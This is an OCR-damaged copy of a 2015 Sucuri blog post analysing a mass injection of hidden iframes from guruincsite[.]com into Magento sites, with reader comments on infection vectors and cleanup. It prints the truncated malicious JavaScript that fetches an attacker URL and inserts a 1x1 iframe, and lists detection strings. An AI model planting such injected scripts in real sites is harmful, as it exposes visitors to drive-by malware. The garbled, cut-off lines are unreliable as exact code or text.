Massive Magento Guruincsite Infection

By Denis Sinegubko on October 18, 2015 . 21 Comments


We are currently seeing a massive attack on Magento sites where hackers inject malicious s iframes from "**guruincsite[.]com**". Google already blacklisted about seven thousand sites b malware.

There are two modifications of it. The first script is in not obfuscated:

```
<script> document.addEventListener("DOMContentLoaded", start)
    start(){var xhr = new XMLHttpRequest();xhr.open('GET', 'h
    guruincsite.com/1.php', false);xhr.send();if (xhr.status
    element = document.createElement('div');element.innerHTML
    src="+xhr.responseText+" width='1' height='1' frameborder
    iframe>", element.id = 'div123';document.body.appendChild
    </script>
```

Simple guruincsite script

and the second one is obfuscated



Obfuscated guruincsite script

The obfuscated scripts inject the "**hxxp://guruincsite[.]com/2.php**" iframe.

The malware is usually injected in the **design/footer/absolute_footer** entry of the **core_co** but we suggest scanning the whole database for code like "**function LCWEHH(XHFER1){X** or the "**guruincsite**" domain name.

We are currently investigating the infection vector and will update as we have more details. A can suspect that it was some vulnerability in Magento or one of the third-party extensions th infect thousands of sites within a short time. Make sure to update everything: core files and e the vulnerability provides access to your database, hackers could use it to create malicious a is a good idea to review your site users. You might also want to use a website firewall that p against known and even not yet discovered vulnerabilities, and prevents access to site admi

unauthorized users.

filed under: magento security

About Denis Sinegubko

Denis is the founder of Unmask Parasites and a Senior Malware Researcher at Sucuri. F
at @unmaskparasites.

21 Comments Sucuri Security

Recommend Share

Join the discussion…

Yinette • a day ago

Hmm, I got the feeling this comes off the back of the shoplift attacks. Looks like the bac
got a bidder.

1 • Reply • Share ›

Francis Kim • 7 hours ago

Wow, this is pretty serious stuff. No relation to the Magmi vulnerability?

• Reply • Share ›

Magecredit • a day ago

A client of ours recently got this as well. We found the injection in the design/footer/abs
option. The client was on v1.6 but with all security patches enabled.

We should group together or commonalities to see if we can figure out how this injectio
possible...

• Reply • Share ›

Roman • a day ago

what version of magento? 1.4?

• Reply • Share ›

Ian Kullhem • a day ago

One of our client's sites apparently got hacked with this. Google is saying it's because o
domain, however I'm so far unable to find any of the referenced code anywhere on the s
however was a bunch of javascript added to some cms blocks and the core_config_dat
looking for the checkout pages and posting data to a third party. Make sure you check f
well.

Reply • Share ›

Magecredit ➔ Ian Kullhem • a day ago

Did you look in the system config section design/footer/absolute_footer ? That's

Reply • Share ›

marketiny • a day ago

I would suggest to whitelist admin IPs to allow access to admin pages. No unauthorized allowed to access /admin area at all. Also have a security extension to prevent such atta

Reply • Share ›

Zwei Vierzig ➔ marketiny • a day ago

That's quite often simply not possible

Reply • Share ›

Andy • 2 days ago

I got this on one of my sites - a French IP accessed the CMS to inject the code. It appea based on the timings. It looks like there were some brute-force attempts from a Russian (I know) around the same time, this may have been how they got access.

The attack happened on 7th Oct - I guess Google blocking the site it how everyone was issue.

Reply • Share ›

Dale Sikkema ➔ Andy • a day ago

What was the exact URL that got hit?

Reply • Share ›

Andy ➔ Dale Sikkema • a day ago

The CMS page injection and footer HTML injection happened on separate around 5 seconds each. Here's the log snippets for each:

GET /downloader/
POST /downloader/
GET /admin/?PageSpeed=noscript
POST /admin/?PageSpeed=noscript
GET /index.php/admin/index/index/key/xxxxxxxxxredactedxxxxxxxx/?Pa
GET /index.php/admin/dashboard/index/key/xxxxxxxxxredactedxxxxxxx
GET /index.php/admin/cms_page/index/key/xxxxxxxxxredactedxxxxxxx
PageSpeed=noscript
GET /index.php/admin/cms_page/edit/page_id/3/key/xxxxxxxxxredacted
PageSpeed=noscript
GET /index.php/admin/cms_page/edit/page_id/11/key/xxxxxxxxxredacte
PageSpeed=noscript
GET /index.php/admin/cms_page/edit/page_id/4/key/xxxxxxxxxredacted
PageSpeed=noscript

GET /index.php/admin/cms_page/edit/page_id/13/key/xxxxxxxxxredacte

see more

Reply • Share ›

marketiny ➚ Andy • a day ago

Bots don't need to follow the sequence: get login screen > post log > go to system config > go to design section > post the script into specific log looks more human to me.

Reply • Share ›

Andy ➚ marketiny • a day ago

The whole thing happened within 5 seconds with no js/css assets automated. In fact it reminds me of the sort of logs I'd see when d of the front end e.g. you have to load the product page before add basket so you can extract the form_key variable used for XSS prot

Reply • Share ›

marketiny ➚ Andy • a day ago

I doubt if they got access by brute-forcing given that thousands of sites got infec

Reply • Share ›

Andy ➚ marketiny • a day ago

True, in fact looking at the logs further shows the Russian brute-force con above attack, so probably unrelated.

This particular site was missing both SUPEE-6482 and SUPEE-6285, so c may have been involved. Any word if any fully-patched sites were affecte

Reply • Share ›

Andrei • 2 days ago

Would the Sucuri Sitecheck (https://sitecheck.sucuri.net/) detect this?

Reply • Share ›

Daniel Cid ➚ Andrei • 2 days ago

Yes, it will.

Reply • Share ›

Dan • 2 days ago

Any word on if/when magento will address this?

Reply • Share ›

Raj • 2 days ago

Hi Denis, thanks for the update. How can we go about checking if an any of our magnet

Reply • Share ›

Lee Sandel ➚ Raj • 2 days ago

Hi Raj, the easiest way is to view the page source of your homepage in your brov
either of the obfuscated/non-obfuscated scripts from the post. If you find either c
bottom of the source file, you are infected.

^ | v • Reply • Share ›

Lukas ➚ Raj • 2 days ago

Hi Raj, I've just encountered one of our customer shops with this code injected, t
for it was to get a database dump and just do a text search for any keywords tha
'guru' js. From there on you will be able to see whether there are any mentions of
and if there are - where it is. In my case I found it in a home CMS page.
Beware, this will not 'fix' or detect the exploit, it is a temporary solution until the c
prevent this from happening again is found.

^ | v • Reply • Share ›

ALSO ON **SUCURI SECURITY**

WordPress Malware – Active VisitorTracker Campaign

12 comments • a month ago

Nick Thomas — The grep command only locates the string you're searching for. it doesn't remove anything.

Ask Sucuri: How to Create Web

11 comments • 2 months ago

Peter Faber — Thanks for the inf
However, I'm pretty sure that mo
backup a website manually via F

.htaccess Tricks in Global.asa Files

1 comment • a month ago

Jim Walker — The File Manager tip is particularly important in this respect. More often than not the average client will not have root access to their …

FunWebProducts UserAgent Bl

6 comments • 2 months ago

Canuckistani — I see floods of tr
funwebproducts user agent at irr
are all blocked as there is never

Subscribe Add Disqus to your site Privacy

Blog Search

Search this website… Search

We love to socialize, let's connect..

Join 20,000 Subscribers!!

* indicates required

Email Address *

First Name

Subscribe

Categories

Ask Sucuri

Drupal

Ecommerce Security

godaddy

htaccess

Joomla! Security

Learn

Linux Server

Magento Security

malware_updates

Modx Security

OpenX Security

osCommerce Security

Other CMS Security

PCI DSS

pharma

Presentation

Product Update

Ruby on Rails Security

SEO Spam

SiteCheck

sucuri

Uncategorized

vBulletin Security

vulnerability

Vulnerability Disclosure

Webserver Infections

Website Attacks

Website Auditing

Website Backdoor

Website Backup

Website Blacklist

Website Defacement

Website Firewall

Website Hacked

Website Infection[s]

Website Malware

Website Security

Website Spam

woocommerce

WordPress Security

WordPress Security Plugin

Zencart Security

People are Talking:

Francis Kim on Massive Magento Guruincsite Infection

Gal Ish Shalom on Security advisory: Stored XSS in Jetpack

Zwei Vierzig on Massive Magento Guruincsite Infection

BorateBomber on Massive Magento Guruincsite Infection

Yinette on Massive Magento Guruincsite Infection

Magecredit on Massive Magento Guruincsite Infection

Magecredit on Massive Magento Guruincsite Infection

Andy on Massive Magento Guruincsite Infection

marketiny on Massive Magento Guruincsite Infection

Andy on Massive Magento Guruincsite Infection

Recent Posts

Massive Magento Guruincsite Infection

Security Advisory: Stored XSS in Akismet WordPress Plugin

Redirect to Microsoft Word Macro Virus

Brute Force Amplification Attacks Against WordPress XMLRPC

Phishing for Anonymous Alligators

Security advisory: Stored XSS in Jetpack

WordPress Malware – VisitorTracker Campaign Update

Tags

alexa apache Ask Sucuri awareness backdoor best practices brute force cloudproxy conditional ddos drive-by-download godaddy google htaccess iframe iis JavaScript Joomla! Security linux malvertising malware_updates osCommerce Security passwords pharma phishing php redirect research scan seo sucuri updates vBulletin Security vulnerability waf Website Backdoor Website Blacklist Website Blacklist 2 Website Hacked Website Malware Website Security Website Spam wordpress WordPress Security WordPress Security Plugin

Bookmarks

- Has Google Blacklisted Your Website?
- Is your website infected? Hacked?
- Learn more about WordPress Security?
- Monitor WordPress for Security Issues?
- Need more info on PCI Compliance?
- Website under a DDoS Attack?
- Worried about Software Vulnerabilities?

Return to top of page